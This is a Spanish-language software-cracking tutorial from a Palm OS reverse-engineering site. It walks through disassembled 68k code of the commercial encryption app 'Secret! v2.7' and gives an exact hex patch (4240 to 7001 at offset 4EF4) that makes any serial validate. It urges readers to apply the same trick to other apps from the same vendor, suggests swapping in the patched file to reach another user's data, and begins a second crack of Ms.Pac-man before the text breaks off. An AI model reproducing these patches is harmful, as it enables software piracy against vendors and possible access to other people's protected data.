00004B06 4E 4F A1 73 SysTrap FrmGetActiveForm
00004B0A 26 08 MOVE.L A0, D3
00004B0C 3F 3C 23 32 MOVE.W #$2332, -(A7)
00004B10 2F 03 MOVE.L D3, -(A7)
00004B12 4E 4F A1 80 SysTrap FrmGetObjectIndex
00004B16 3F 00 MOVE.W D0, -(A7)
00004B18 2F 03 MOVE.L D3, -(A7)
00004B1A 4E 4F A1 83 SysTrap FrmGetObjectPtr
00004B1E 2F 08 MOVE.L A0, -(A7)
00004B20 4E 4F A1 39 SysTrap FldGetTextPtr
00004B24 20 08 MOVE.L A0, D0
00004B26 4F EF 00 10 LEA.L $10(A7), A7
00004B2A 67 14 BEQ.S LOC_4B40
00004B2C 2F 00 MOVE.L D0, -(A7)
00004B2E 61 00 00 4E BSR.W SUBROUTINE_4BAA <--- Posible chequeo de rutina serial
00004B32 26 00 MOVE.L D0, D3
00004B34 2F 03 MOVE.L D3, -(A7)
00004B36 61 00 00 78 BSR.W SUBROUTINE_4C88 <--- Posible chequeo de rutina serial
00004B3A 50 8F ADD.L #$8, A7
00004B3C 4A 40 TST.W D0
00004B3E 66 0E BNE.S LOC_4B4E
loc_4B40:
00004B40 3F 3C 23 5C MOVE.W #$235C, -(A7)
```

Wrong registration key



X-ref to Alert (Wrong registration key) <--- Registro invalido

```
00004B44 4E 4F A1 92 SysTrap FrmAlert
00004B48 70 01 MOVE.L #$1, D0
00004B4A 60 00 00 2A BRA LOC_4B76
loc_4B4E:
00004B4E 2B 43 FF BC MOVE.L D3, VAR_44
00004B52 3F 3C 23 5E MOVE.W #$235E, -(A7) <--- Usuario registrado
```



X-ref to Alert (Thank you)

```
00004B56 4E 4F A1 92 SysTrap FrmAlert
loc_4B5A:
00004B5A 61 00 D1 5C BSR.W LOC_1CB8
00004B5E 70 01 MOVE.L #$1, D0
00004B60 60 00 00 14 BRA LOC_4B76
loc_4B64:
00004B64 0C 50 00 15 CMP.W #$0015, (A0)
00004B68 66 00 FF 76 BNE LOC_4AE0
00004B6C 2F 08 MOVE.L A0, -(A7)
00004B6E 61 00 F7 F4 BSR.W SUBROUTINE_43DC
00004B72 02 40 00 FF AND.W #$00FF, D0
loc_4B76:
00004B76 26 2E FF FC MOVE.L -$4(A6), D3
00004B7A 4E 5E UNLK.L A6
00004B7C 4E 75 RTS

; ---------- FUNCTION SubRoutine_4BAA()
;

SubRoutine_4BAA:
00004B7E 4E 56 00 00 LINK.L A6, #0
00004B82 2F 0A MOVE.L A2, -(A7)
00004B84 93 C9 SUBA.L A1, A1
```

```
00004B86 24 6E 00 08 MOVE.L $8(A6), A2
00004B8A 4A 12 TST.B (A2)
00004B8C 67 18 BEQ.S LOC_4BA6
loc_4B8E:
00004B8E 20 09 MOVE.L A1, D0
00004B90 E7 88 LSL.L #$3, D0
00004B92 41 F1 08 00 LEA.L $0(A1, D0.W), A0
00004B96 41 F0 98 D0 LEA.L $D0(A0, D1.W), A0
00004B9A 10 1A MOVE.B (A2)+, D0
00004B9C 48 80
00004B9E 43 F0 00 00 LEA.L $0(A0, D0.W), A1
00004BA2 4A 12 TST.B (A2)
00004BA4 66 E8 BNE.S LOC_4B8E
loc_4BA6:
00004BA6 20 09 MOVE.L A1, D0
00004BA8 24 5F MOVE.L (A7)+, A2
00004BAA 4E 5E UNLK.L A6
00004BAC 4E 75 RTS
00004BAE 00 00 or.b #$0, d0

; ---------- FUNCTION SubRoutine_4C88()
;
; local struct sVar_02 = -$2(a6)
; local struct sVar_2E = -$2E(a6)

SubRoutine_4C88: <--- Rutina de comprobación de registro valido ó invalido
00004BB0 4E 56 FF D0 LINK.L A6, #-$30
00004BB4 48 E7
00004BB6 1F 38 28 6E MOVE.B $286E, -(A7)
00004BBA 00 08 OR.B #$8, A0
00004BBC 3F 3C 03 F0 MOVE.W #$03F0, -(A7) <--- titulo "Secret!"
00004BC0 2F 3C 74 53 54.. MOVE.L #$74535452, -(A7) : -> 'tSTR'
00004BC6 4E 4F A0 5F SysTrap DmGetResource
00004BCA 2C 08 MOVE.L A0, D6
00004BCC 3F 3C 03 F1 MOVE.W #$03F1, -(A7)
00004BD0 2F 3C 74 53 54.. MOVE.L #$74535452, -(A7) : -> 'tSTR'
00004BD6 4E 4F A0 5F SysTrap DmGetResource
00004BDA 2E 08 MOVE.L A0, D7
00004BDC 2F 06 MOVE.L D6, -(A7)
00004BDE 4E 4F A0 21 SysTrap MemHandleLock
00004BE2 2D 48 FF D2 MOVE.L A0, SVAR_2E
00004BE6 2F 07 MOVE.L D7, -(A7)
00004BE8 4E 4F A0 21 SysTrap MemHandleLock
00004BEC 26 48 MOVE.L A0, A3
00004BEE 42 45 CLR.W D5
00004BF0 4F EF 00 14 LEA.L $14(A7), A7
00004BF4 B8 FC 00 00 CMPA.W #$0000, A4
00004BF8 67 6E BEQ.S LOC_4C68
00004BFA 42 A7 CLR.L -(A7)
00004BFC 42 A7 CLR.L -(A7)
00004BFE 78 D6 MOVE.L #$D6, D4
00004C00 D8 8E ADD.L A6, D4
00004C02 2F 04 MOVE.L D4, -(A7)
00004C04 42 A7 CLR.L -(A7)
00004C06 42 A7 CLR.L -(A7)
00004C08 42 A7 CLR.L -(A7)
00004C0A 4E 4F A2 A9 SysTrap DlkGetSyncInfo <--- Lee Nuestro "Hotsync Name"
00004C0E 42 2E FF FE CLR.B SVAR_02
00004C12 2F 0C MOVE.L A4, -(A7)
00004C14 2F 0B MOVE.L A3, -(A7)
```

```
00004C16 2F 2E FF D2 MOVE.L SVAR_2E, -(A7)
00004C1A 2F 04 MOVE.L D4, -(A7)
00004C1C 45 FA 02 50 LEA.L $250(PC), A2
00004C20 4E 92 JSR.L (A2)
00004C22 3A 00 MOVE.W D0, D5
00004C24 4F EF 00 28 LEA.L $28(A7), A7
00004C28 66 3E BNE.S LOC_4C68
00004C2A 3F 3C 03 EF MOVE.W #$03EF, -(A7) <---- frase "Xozirwvm"
00004C2E 2F 3C 74 53 54.. MOVE.L #$74535452, -(A7) : -> 'tSTR'
00004C34 4E 4F A0 5F SysTrap DmGetResource
00004C38 26 08 MOVE.L A0, D3
00004C3A 2F 03 MOVE.L D3, -(A7)
00004C3C 4E 4F A0 21 SysTrap MemHandleLock
00004C40 2F 04 MOVE.L D4, -(A7)
00004C42 2F 08 MOVE.L A0, -(A7)
00004C44 61 00 01 DE BSR.W SUBROUTINE_4E6A
00004C48 2F 0C MOVE.L A4, -(A7)
00004C4A 2F 0B MOVE.L A3, -(A7)
00004C4C 2F 2E FF D2 MOVE.L SVAR_2E, -(A7)
00004C50 2F 04 MOVE.L D4, -(A7)
00004C52 4E 92 JSR.L (A2)
00004C54 3A 00 MOVE.W D0, D5
00004C56 4F EF 00 1E LEA.L $1E(A7), A7
00004C5A 2E 83 MOVE.L D3, (A7)
00004C5C 4E 4F A0 22 SysTrap MemHandleUnlock
00004C60 2F 03 MOVE.L D3, -(A7)
00004C62 4E 4F A0 61 SysTrap DmReleaseResource
00004C66 50 8F ADD.L #$8, A7
loc_4C68:
00004C68 2F 06 MOVE.L D6, -(A7)
00004C6A 4E 4F A0 22 SysTrap MemHandleUnlock
00004C6E 2F 06 MOVE.L D6, -(A7)
00004C70 4E 4F A0 61 SysTrap DmReleaseResource
00004C74 2F 07 MOVE.L D7, -(A7)
00004C76 4E 4F A0 22 SysTrap MemHandleUnlock
00004C7A 2F 07 MOVE.L D7, -(A7)
00004C7C 4E 4F A0 61 SysTrap DmReleaseResource
00004C80 30 05 MOVE.W D5, D0
00004C82 4C EE
00004C84 1C F8 FF B0 MOVE.B $FFB0, (A6)+
00004C88 4E 5E UNLK.L A6
00004C8A 4E 75 RTS  <--- Termina rutina de comprobación regresa

; ---------- FUNCTION notset()
;

notset:
00004C8C 4E 56 00 00 LINK.L A6, #0
00004C90 2F 0A MOVE.L A2, -(A7)
00004C92 2F 03 MOVE.L D3, -(A7)
00004C94 3F 3C 23 F0 MOVE.W #$23F0, -(A7) <--- Pondra un letrero que diga "Registered for"
00004C98 2F 3C 74 53 54.. MOVE.L #$74535452, -(A7) : -> 'tSTR'
00004C9E 4E 4F A0 5F SysTrap DmGetResource
00004CA2 26 08 MOVE.L A0, D3
00004CA4 2F 03 MOVE.L D3, -(A7)
00004CA6 4E 4F A0 21 SysTrap MemHandleLock
00004CAA 2F 08 MOVE.L A0, -(A7)
00004CAC 45 ED FE 74 LEA.L VAR_18C, A2
00004CB0 2F 0A MOVE.L A2, -(A7)
```

```
00004CB2 4E 4F A0 C5 SysTrap StrCopy
00004CB6 2F 03 MOVE.L D3, -(A7)
00004CB8 4E 4F A0 22 SysTrap MemHandleUnlock
00004CBC 20 4A MOVE.L A2, A0
00004CBE 26 2E FF F8 MOVE.L -$8(A6), D3
00004CC2 24 6E FF FC MOVE.L -$4(A6), A2
00004CC6 4E 5E UNLK.L A6
00004CC8 4E 75 RTS
00004CCA 28 6E 6F 74 move.l $6F74(a6), a4
00004CCE 20 73 65 74 move.l $74(a3, d6.w), a0
00004CD2 29 00 move.l d0, -(a4)

; ---------- FUNCTION SubRoutine_4D12()
;

SubRoutine_4D12:
00004CD4 4E 56 00 00 LINK.L A6, #0
00004CD8 2F 0A MOVE.L A2, -(A7)
00004CDA 42 A7 CLR.L -(A7)
00004CDC 42 A7 CLR.L -(A7)
00004CDE 45 ED FE 94 LEA.L VAR_16C, A2
00004CE2 2F 0A MOVE.L A2, -(A7)
00004CE4 42 A7 CLR.L -(A7)
00004CE6 42 A7 CLR.L -(A7)
00004CE8 42 A7 CLR.L -(A7)
00004CEA 4E 4F A2 A9 SysTrap DlkGetSyncInfo
00004CEE 42 2A 00 28 CLR.B $28(A2)
00004CF2 2F 0A MOVE.L A2, -(A7)
00004CF4 4E 4F A0 C7 SysTrap StrLen
00004CF8 4F EF 00 1C LEA.L $1C(A7), A7
00004CFC 4A 40 TST.W D0
00004CFE 66 0C BNE.S LOC_4D0C
00004D00 41 FA FF C8 LEA.L -$38(PC), A0
00004D04 2F 08 MOVE.L A0, -(A7)
00004D06 2F 0A MOVE.L A2, -(A7)
00004D08 4E 4F A0 C5 SysTrap StrCopy
loc_4D0C:
00004D0C 20 4A MOVE.L A2, A0
00004D0E 24 6E FF FC MOVE.L -$4(A6), A2
00004D12 4E 5E UNLK.L A6
00004D14 4E 75 RTS

; ---------- FUNCTION SubRoutine_4E20()
;
; local struct sVar_02 = -$2(a6)
; local struct sVar_2E = -$2E(a6)
; local long lVar_32 = -$32(a6)

SubRoutine_4E20:
00004D16 4E 56 FF CC LINK.L A6, #-$34
00004D1A 48 E7
00004D1C 1F 38 28 6E MOVE.B $286E, -(A7)
00004D20 00 08 OR.B #$8, A0
00004D22 42 AE FF D2 CLR.L SVAR_2E
00004D26 B8 FC 00 00 CMPA.W #$0000, A4
00004D2A 66 06 BNE.S LOC_4D32
00004D2C 91 C8 SUBA.L A0, A0
00004D2E 60 00 00 EA BRA LOC_4E1A
loc_4D32:
00004D32 3F 3C 03 F0 MOVE.W #$03F0, -(A7) <--- titulo "Secret!"
```

```
00004D36 2F 3C 74 53 54.. MOVE.L #$74535452, -(A7) : -> 'tSTR'
00004D3C 4E 4F A0 5F SysTrap DmGetResource
00004D40 2C 08 MOVE.L A0, D6
00004D42 3F 3C 03 F1 MOVE.W #$03F1, -(A7)
00004D46 2F 3C 74 53 54.. MOVE.L #$74535452, -(A7) : -> 'tSTR'
00004D4C 4E 4F A0 5F SysTrap DmGetResource
00004D50 2E 08 MOVE.L A0, D7
00004D52 2F 06 MOVE.L D6, -(A7)
00004D54 4E 4F A0 21 SysTrap MemHandleLock
00004D58 2D 48 FF CE MOVE.L A0, LVAR_32
00004D5C 2F 07 MOVE.L D7, -(A7)
00004D5E 4E 4F A0 21 SysTrap MemHandleLock
00004D62 26 48 MOVE.L A0, A3
00004D64 42 A7 CLR.L -(A7)
00004D66 42 A7 CLR.L -(A7)
00004D68 7A D6 MOVE.L #$D6, D5
00004D6A DA 8E ADD.L A6, D5
00004D6C 2F 05 MOVE.L D5, -(A7)
00004D6E 42 A7 CLR.L -(A7)
00004D70 42 A7 CLR.L -(A7)
00004D72 42 A7 CLR.L -(A7)
00004D74 4E 4F A2 A9 SysTrap DlkGetSyncInfo

00004D78 42 2E FF FE CLR.B SVAR_02
00004D7C 4F EF 00 28 LEA.L $28(A7), A7
00004D80 2E 8C MOVE.L A4, (A7)
00004D82 2F 0B MOVE.L A3, -(A7)
00004D84 2F 2E FF CE MOVE.L LVAR_32, -(A7)
00004D88 2F 05 MOVE.L D5, -(A7)
00004D8A 45 FA 00 E2 LEA.L $E2(PC), A2
00004D8E 4E 92 JSR.L (A2)
00004D90 38 00 MOVE.W D0, D4
00004D92 4F EF 00 10 LEA.L $10(A7), A7
00004D96 66 3E BNE.S LOC_4DD6
00004D98 3F 3C 03 EF MOVE.W #$03EF, -(A7) <---- frase "Xozirwvm"
00004D9C 2F 3C 74 53 54.. MOVE.L #$74535452, -(A7) : -> 'tSTR'
00004DA2 4E 4F A0 5F SysTrap DmGetResource
00004DA6 26 08 MOVE.L A0, D3
00004DA8 2F 03 MOVE.L D3, -(A7)
00004DAA 4E 4F A0 21 SysTrap MemHandleLock
00004DAE 2F 05 MOVE.L D5, -(A7)
00004DB0 2F 08 MOVE.L A0, -(A7)
00004DB2 61 00 00 70 BSR.W SUBROUTINE_4E6A
00004DB6 2F 0C MOVE.L A4, -(A7)
00004DB8 2F 0B MOVE.L A3, -(A7)
00004DBA 2F 2E FF CE MOVE.L LVAR_32, -(A7)
00004DBE 2F 05 MOVE.L D5, -(A7)
00004DC0 4E 92 JSR.L (A2)
00004DC2 38 00 MOVE.W D0, D4
00004DC4 4F EF 00 1E LEA.L $1E(A7), A7
00004DC8 2E 83 MOVE.L D3, (A7)
00004DCA 4E 4F A0 22 SysTrap MemHandleUnlock
00004DCE 2F 03 MOVE.L D3, -(A7)
00004DD0 4E 4F A0 61 SysTrap DmReleaseResource
00004DD4 50 8F ADD.L #$8, A7
loc_4DD6:
00004DD6 2F 06 MOVE.L D6, -(A7)
00004DD8 4E 4F A0 22 SysTrap MemHandleUnlock
00004DDC 2F 06 MOVE.L D6, -(A7)
00004DDE 4E 4F A0 61 SysTrap DmReleaseResource
```

```
00004DE2 2F 07 MOVE.L D7, -(A7)
00004DE4 4E 4F A0 22 SysTrap MemHandleUnlock
00004DE8 2F 07 MOVE.L D7, -(A7)
00004DEA 4E 4F A0 61 SysTrap DmReleaseResource
00004DEE 4F EF 00 10 LEA.L $10(A7), A7
00004DF2 4A 44 TST.W D4
00004DF4 67 20 BEQ.S LOC_4E16
00004DF6 2F 05 MOVE.L D5, -(A7)
00004DF8 4E 4F A0 C7 SysTrap StrLen
00004DFC 52 40 ADD.W #$1, D0
00004DFE 30 40 MOVE.W D0, A0
00004E00 2F 08 MOVE.L A0, -(A7)
00004E02 4E 4F A0 13 SysTrap MemPtrNew
00004E06 2D 48 FF D2 MOVE.L A0, SVAR_2E
00004E0A 50 8F ADD.L #$8, A7
00004E0C 67 08 BEQ.S LOC_4E16
00004E0E 2F 05 MOVE.L D5, -(A7)
00004E10 2F 08 MOVE.L A0, -(A7)
00004E12 4E 4F A0 C5 SysTrap StrCopy
loc_4E16:
00004E16 20 6E FF D2 MOVE.L SVAR_2E, A0
loc_4E1A:
00004E1A 4C EE
00004E1C 1C F8 FF AC MOVE.B $FFAC, (A6)+
00004E20 4E 5E UNLK.L A6
00004E22 4E 75 RTS

; ---------- FUNCTION SubRoutine_4E6A()
;

SubRoutine_4E6A:
00004E24 4E 56 00 00 LINK.L A6, #0
00004E28 22 6E 00 08 MOVE.L $8(A6), A1
00004E2C 20 6E 00 0C MOVE.L $C(A6), A0
00004E30 4A 11 TST.B (A1)
00004E32 67 34 BEQ.S LOC_4E68
loc_4E34:
00004E34 12 11 MOVE.B (A1), D1
00004E36 10 01 MOVE.B D1, D0
00004E38 06 00 ADD.B #$0, D0
00004E3A FF 9F DC.W #FF9F
00004E3C 0C 00 CMP.B #$0, D0
00004E3E 00 19 OR.B #$19, (A1)+
00004E40 62 06 BHI.S LOC_4E48
00004E42 70 DB MOVE.L #$DB, D0
00004E44 60 00 00 10 BRA LOC_4E56
loc_4E48:
00004E48 10 01 MOVE.B D1, D0
00004E4A 06 00 ADD.B #$0, D0
00004E4C FF BF DC.W #FFBF
00004E4E 0C 00 CMP.B #$0, D0
00004E50 00 19 OR.B #$19, (A1)+
00004E52 62 0A BHI.S LOC_4E5E
00004E54 70 9B MOVE.L #$9B, D0
loc_4E56:
00004E56 90 01 SUB.B D1, D0
00004E58 10 80 MOVE.B D0, (A0)
00004E5A 60 00 00 04 BRA LOC_4E60
loc_4E5E:
00004E5E 10 81 MOVE.B D1, (A0)
```

```
loc_4E60:
00004E60 52 89 ADD.L #$1, A1
00004E62 52 88 ADD.L #$1, A0
00004E64 4A 11 TST.B (A1)
00004E66 66 CC BNE.S LOC_4E34
loc_4E68:
00004E68 42 10 CLR.B (A0)
00004E6A 4E 5E UNLK.L A6
00004E6C 4E 75 RTS

; ---------- FUNCTION SubRoutine_4F08()
;

SubRoutine_4F08:
00004E6E 4E 56 00 00 LINK.L A6, #0
00004E72 48 E7
00004E74 1F 00 MOVE.B D0, -(A7)
00004E76 2C 2E 00 08 MOVE.L $8(A6), D6
00004E7A 2E 2E 00 0C MOVE.L $C(A6), D7
00004E7E 2A 2E 00 10 MOVE.L $10(A6), D5
00004E82 2F 06 MOVE.L D6, -(A7)
00004E84 4E 4F A0 C7 SysTrap StrLen
00004E88 36 00 MOVE.W D0, D3
00004E8A 2F 07 MOVE.L D7, -(A7)
00004E8C 4E 4F A0 C7 SysTrap StrLen
00004E90 38 00 MOVE.W D0, D4
00004E92 2F 05 MOVE.L D5, -(A7)
00004E94 4E 4F A0 C7 SysTrap StrLen
00004E98 D6 44 ADD.W D4, D3
00004E9A D6 40 ADD.W D0, D3
00004E9C 52 43 ADD.W #$1, D3
00004E9E 30 43 MOVE.W D3, A0
00004EA0 2F 08 MOVE.L A0, -(A7)
00004EA2 4E 4F A0 13 SysTrap MemPtrNew
00004EA6 28 08 MOVE.L A0, D4
00004EA8 4F EF 00 10 LEA.L $10(A7), A7
00004EAC 66 06 BNE.S LOC_4EB4
00004EAE 42 40 CLR.W D0
00004EB0 60 00 00 50 BRA LOC_4F02
loc_4EB4:
00004EB4 2F 06 MOVE.L D6, -(A7)
00004EB6 2F 04 MOVE.L D4, -(A7)
00004EB8 4E 4F A0 C5 SysTrap StrCopy
00004EBC 2F 07 MOVE.L D7, -(A7)
00004EBE 2F 04 MOVE.L D4, -(A7)
00004EC0 4E 4F A0 C6 SysTrap StrCat
00004EC4 2F 05 MOVE.L D5, -(A7)
00004EC6 2F 04 MOVE.L D4, -(A7)
00004EC8 4E 4F A0 C6 SysTrap StrCat
00004ECC 2F 04 MOVE.L D4, -(A7)
00004ECE 61 00 01 38 BSR.W SUBROUTINE_508E
00004ED2 2F 04 MOVE.L D4, -(A7)
00004ED4 61 00 00 EC BSR.W SUBROUTINE_5004
00004ED8 26 00 MOVE.L D0, D3
00004EDA 4F EF 00 1C LEA.L $1C(A7), A7
00004EDE 2E 85 MOVE.L D5, (A7)
00004EE0 2F 2E 00 14 MOVE.L $14(A6), -(A7)
00004EE4 61 00 00 9C BSR.W SUBROUTINE_4FB0
00004EE8 50 8F ADD.L #$8, A7
00004EEA B0 83 CMP.L D3, D0
```

```
00004EEC 67 0C BEQ.S LOC_4EFA
00004EEE 2F 04 MOVE.L D4, -(A7)
00004EF0 4E 4F A0 12 SysTrap MemChunkFree
00004EF4 42 40 CLR.W D0 <--- Cambiar a MoveQ #1,D0 (7001 Hexa)
                                Es la solución para hacer que
                                se valide cualquier tipo de registro por
                                incorrecto que sea, al cambiar esta
                                funcion podremos decir el porque se
                                nos envia a esta parte ,pues porque
                                justamente arriba vemos la funcion
                                API "SysTrap MemChunkFree" que retiene
                                en la memoria el registro
                                valido y este se guarda cada que
                                cargemos el registro,curiosamente
                                esta funcion se utiliza en todas las
                                aplicaciones de est  compa¤ia pues e visto
                                que por ejemplo en otra aplicaci¢n llamada
                                LClock v1.0 se £tiliza esta misma
                                instrucci¢n, quizas est  informaci¢n
                                la utilicen otros programas de otras
                                compa¤ias , por lo que no dudemos en buscar
                                una API "MemChunkFree" y justamente
                                abajo tratemos de encontrar una instrucci¢n
                                CLR.W D0
                                Aqui vemos como un serial valido se debe
                                de estar cargando en la memoria.


00004EF6 60 00 00 0A BRA LOC_4F02
loc_4EFA:
00004EFA 2F 04 MOVE.L D4, -(A7)
00004EFC 4E 4F A0 12 SysTrap MemChunkFree
00004F00 70 01 MOVE.L #$1, D0
loc_4F02:
00004F02 4C EE
00004F04 00 F8 DC.W #00F8
00004F06 FF EC DC.W #FFEC
00004F08 4E 5E UNLK.L A6
00004F0A 4E 75 RTS
```

Con el código vivo vemos que en el registro (previo al poner un "frmalert") Saltó a la primera y metemos la narices en la KERNEL (memoria del Palm Os)

D3: 499602D2 <--- En decimal es 1234567890 (se guarda el serial falso 1234567890), esto lo vemos en la parte derecha del programa palmdebugger (Léase como "CPU REGISTERS"):

D0: 00000000
D1: 007F2000 <--- En decimal es 8331264 (No es el serial correcto)
D2: 00005696 <--- En decimal es 22166 (No es el serial correcto)
D3: 499602D2 **<--- En decimal es 1234567890** (Serial falso que se comparara con otro registro)
D4: 807FFEC6 <--- En decimal es 2155871942 (No es el serial correcto)
D5: 00000000
D6: 00000000
D7: 0003D07E <--- En decimal es 249982 (No es el serial correcto)

A0: 0003E67C <--- En decimal es 255612 (No es el serial correcto)
A1: 1018462C <--- En decimal es 270026284 (No es el serial correcto)
A2: 00073D4C <--- En decimal es 474444 (No es el serial correcto)
A3: 00004C1C <--- En decimal es 19484 (No es el serial correcto)
A4: 00070970 <--- En decimal es 461168 (No es el serial correcto)
A5: 00004BA8 <--- En decimal es 19368 (No es el serial correcto)
A6: 0003BA94 <--- En decimal es 244372 (No es el serial correcto)
A7: 0003BA8E <--- En decimal es 244366 (No es el serial correcto)

Una vez que ya sabemos a donde se guarda nuestro serial falso que es en el registro D3 ahora vasta con ir rastreando todos los registros que se comparen con el famoso D3

Cargando este PRC con PRCexplorer buscamos el formulario donde se nos muestra un botón que dice como registrarnos veamos que está en la dirección: **tFRM** y sub ramal

1005 (0x03ed) <--- Dirección del formulario , en está se nos muestra un botón SelectorTrigger con dirección:

SelectorTrigger (9000):
Offset: **0x01c8** <--- Si estamos registrados podría ser que este botón desaparezca , intentemos por aquí, buscando en el código muerto, al presionar este botón nos envia a un formulario de registro en la dirección:

9999 (0x270f) <---- Muestra el formulario de registro

Acontinuación

Mirando en el mismo arbol de formularios que nos muestra el PRCExplorer encontramos en el formulario about con dirección **8900 (0x22c4)** clickamos dentro del formulario en la etiqueta que dice sinregistrar y observamos que esta Label (Que nos muestra la frase **"Not registered!"**) , se encuentra en la dirección :

Label (9061):
Offset: 0x00de

Paso 3 .- Ahora procedemos

00004EF4 **42 40 CLR.W D0 <--- Cambiar a MoveQ #1,D0 (7001 Hexa)**

En está parte de código cambiaremos el **"4240"** por **"7001"**, usando nuestro editor hexadecimal faborito en nuestro caso el "UltraEdit32 v10.00c Spanish", veremos el archivo Trial y el parchado en la figura de abajo, solo basta con buscar la cadena CTRL+F y tecleamos la cadena hexadecimal **"67 0C2f044e4fa0124240"**

UltraEdit-32 - C:\My Downloads\Secret! v2.7 - Encripta texto a 128 Bits - Trial.prc

Archivo Editar Buscar Proyecto Ver Formato Columna Macro Avanzado Ventana Ayuda

Secret! v2.7 - Encripta texto a 128 Bits - cracked.prc | Secret! v2.7 - Encripta texto a 128 Bits - Trial.prc

C:\My Downloads\Secret! v2.7 - Encripta texto a 128 Bits - cracked.prc

```
00004eb0h: 60 00 00 50 2F 06 2F 04 4E 4F A0 C5 2F 07 2F 04 ; `..P/./.NOá┼/./.
00004ec0h: 4E 4F A0 C6 2F 05 2F 04 4E 4F A0 C6 2F 04 61 00 ; NOáã/./.NOáã/.a.
00004ed0h: 01 38 2F 04 61 00 00 EC 26 00 4F EF 00 1C 2E 85 ; .8/.a..ý&.O´...à
00004ee0h: 2F 2E 00 14 61 00 00 9C 50 8F B0 83 67 0C 2F 04 ; /...a..£PÅ▒âg./.
00004ef0h: 4E 4F A0 12 70 01 60 00 00 0A 2F 04 4E 4F A0 12 ; NOá.p.`.../.NOá.
00004f00h: 70 01 4C EE 00 F8 FF EC 4E 5E 4E 75 4E 56 00 00 ; p.L¯.° ýN^NuNV..
00004f10h: 24 2E 00 08 22 02 E7 89 92 82 20 01 E1 88 90 81 ; $...".þëÆé .ßêÉü
00004f20h: E5 88 D0 82 2F 3C 00 03 F4 80 06 80 00 00 D5 F5 ; Õêðé/<..¶Ç.Ç..ı§
```

Buscar

Buscar: 67 0C2f044e4fa0124240 — Buscar siguiente

Las cadenas Hex deberían tener dos caracteres por byte y cada byte puede estar separado de otro con un espacio:
Ejemplo: FF FE FD o FFFEFD

Cancelar

☐ Buscar ASCII
☐ Mayúsculas y minúsculas
☐ Expresiones regulares (solamente ASCII)

Dirección: ○ Arriba ◉ Abajo


Ayuda


```
00004ed0h: 01 38 2F 04 61 00 00 EC 26 00 4F EF 00 1C 2E 85 ; .8/.a..ý&.O´...à
00004ee0h: 2F 2E 00 14 61 00 00 9C 50 8F B0 83 67 0C 2F 04 ; /...a..£PÅ▒âg./.
00004ef0h: 4E 4F A0 12 42 40 60 00 00 0A 2F 04 4E 4F A0 12 ; NOá.B@`.../.NOá.
00004f00h: 70 01 4C EE 00 F8 FF EC 4E 5E 4E 75 4E 56 00 00 ; p.L¯.° ýN^NuNV..
00004f10h: 24 2E 00 08 22 02 E7 89 92 82 20 01 E1 88 90 81 ; $...".þëÆé .ßêÉü
00004f20h: E5 88 D0 82 2F 3C 00 03 F4 80 06 80 00 00 D5 F5 ; Õêðé/<..¶Ç.Ç..ı§
00004f30h: 2F 00 61 00 47 98 50 8F 24 00 E7 8A 94 80 22 02 ; /.a.GÿPÅ$.þèöÇ".
```

Portapapeles 24 de 24
Elemento recopilado.

Si necesita ayuda, pulse F1 | Pos: 4eecH, 20204, C0 | DOS | Mod.: 13/12/01 06:34:14p.m. | Bytes

Guardamos el PRC File modificado con el nombre que quieramos y lo ejecutamos





Vease como si no estamos registrados nos aparecía una etiqueta de **"Please registered"**

desde el emulador intentamos registrarnos con "**124567980**" y esto es lo que vemos nos muestra una ventana que dice

Despues de registrarnos y adelantar el reloj 5 años desaparece la etiqueta **"Please registered"**

Ademas en el Menu About vemos que pudimos hacer que aparescamos registrados.

Sin parchar File

Comportamiento del File Parchado

Paso 4 .- Concluciones

Este programa no es nada seguro ya que podemos accesar a la información de un usuario que tenga instalado este programa ,solo basta con cambiar un archivo parchado con el archivo parchado que hicimos solo basta con borrar el archivo del palm enemigo e instalar el nuevo PRC (Sobreeescribir),

!!!Facil sin necesidad de tener que encontrar el password de inicio de sesión !!!!!

Algo me dice que las aplicaciones que crean los tipos de www.linkesoft.com siempre se les ocurre usar esta misma rutina de comprobación para todas sus aplicaciones, al menos siempre tendremos que encontrar un par de instrucciones que siempre van de la mano y que son (Al menos LClock v1.0 usa esa misma rutina): Ya es cuestión de ustedes si entran a husmear otras aplicaciones en esa web, No sabemos cuando cambiarán su esquema de protección.

SysTrap MemChunkFree
CLR.W D0 <--- Cambiar a MoveQ #1,D0 (7001 Hexa)

Participen con sus tutoriales.

¡¡¡ Ninguna ley en ningún país debe de prohibir la libre expresión y no debe de pagar nada a sus respectivos autores , Que es lo que aplica esta pagina web !!!!!

Constitución política de mi país **(Al menos aquí es legal y nos ampara nuestra constitución politica)**

Palm Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	Ms.Pac-man v1.06

Protección:	( )Serial (X)HotSync/Code ( )Trial ( )Multiprotección ( )Encriptado (X)Otro	
Descripción:	Juego de Pacman en la palm	
Objetivo:	Validar cualquier serial nopeando rutina de comprobación de seriales.	
Dificultad:	(X)NewBies ( )Intermedio ( )Avanzado ( )Master ( )Güru	
DOWNLOAD:	http://www.namcogames.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. Palm Real ó Pose emulador, UltraEdit-32, PalmDemon 0.27 ,PalmDebugger	
Palm CRACKER:	SkyNet	FECHA: V/06/Enero/2006

INTRODUCCION

AL ATAQUE

1.- Analizando

Desensamblando y rastreando con el debugger nos encontramos con el siguiente fragmento de código les pongo un fragmento del código muerto.

```
loc_C21D:
0000C21D 4E 4F A1 73 SysTrap FrmGetActiveForm
0000C221 26 48 MOVE.L A0, A3
0000C223 2F 0B MOVE.L A3, -(A7)
0000C225 4E 4F A1 71 SysTrap FrmDrawForm
0000C229 2F 0B MOVE.L A3, -(A7)
0000C22B 4E BA F0 42 JSR.L LOC_B26F
0000C22F 78 01 MOVE.L #$1, D4
0000C231 50 4F ADD.W #$8, A7
0000C233 60 00 02 24 BRA LOC_C459
loc_C237:
0000C237 20 6F 00 2C MOVE.L $2C(A7), A0
0000C23B 30 28 00 08 MOVE.W $8(A0), D0
0000C23F 04 40 04 33 SUB.W #$0433, D0
0000C243 67 0A BEQ.S LOC_C24F
```

```
0000C245 53 40 SUB.W #$1, D0
0000C247 67 00 01 F8 BEQ LOC_C441
0000C24B 60 00 02 0C BRA LOC_C459
loc_C24F:
0000C24F 4E 4F A1 73 SysTrap FrmGetActiveForm
0000C253 26 48 MOVE.L A0, A3
0000C255 4A 2D C8 3C TST.B VAR_37C4
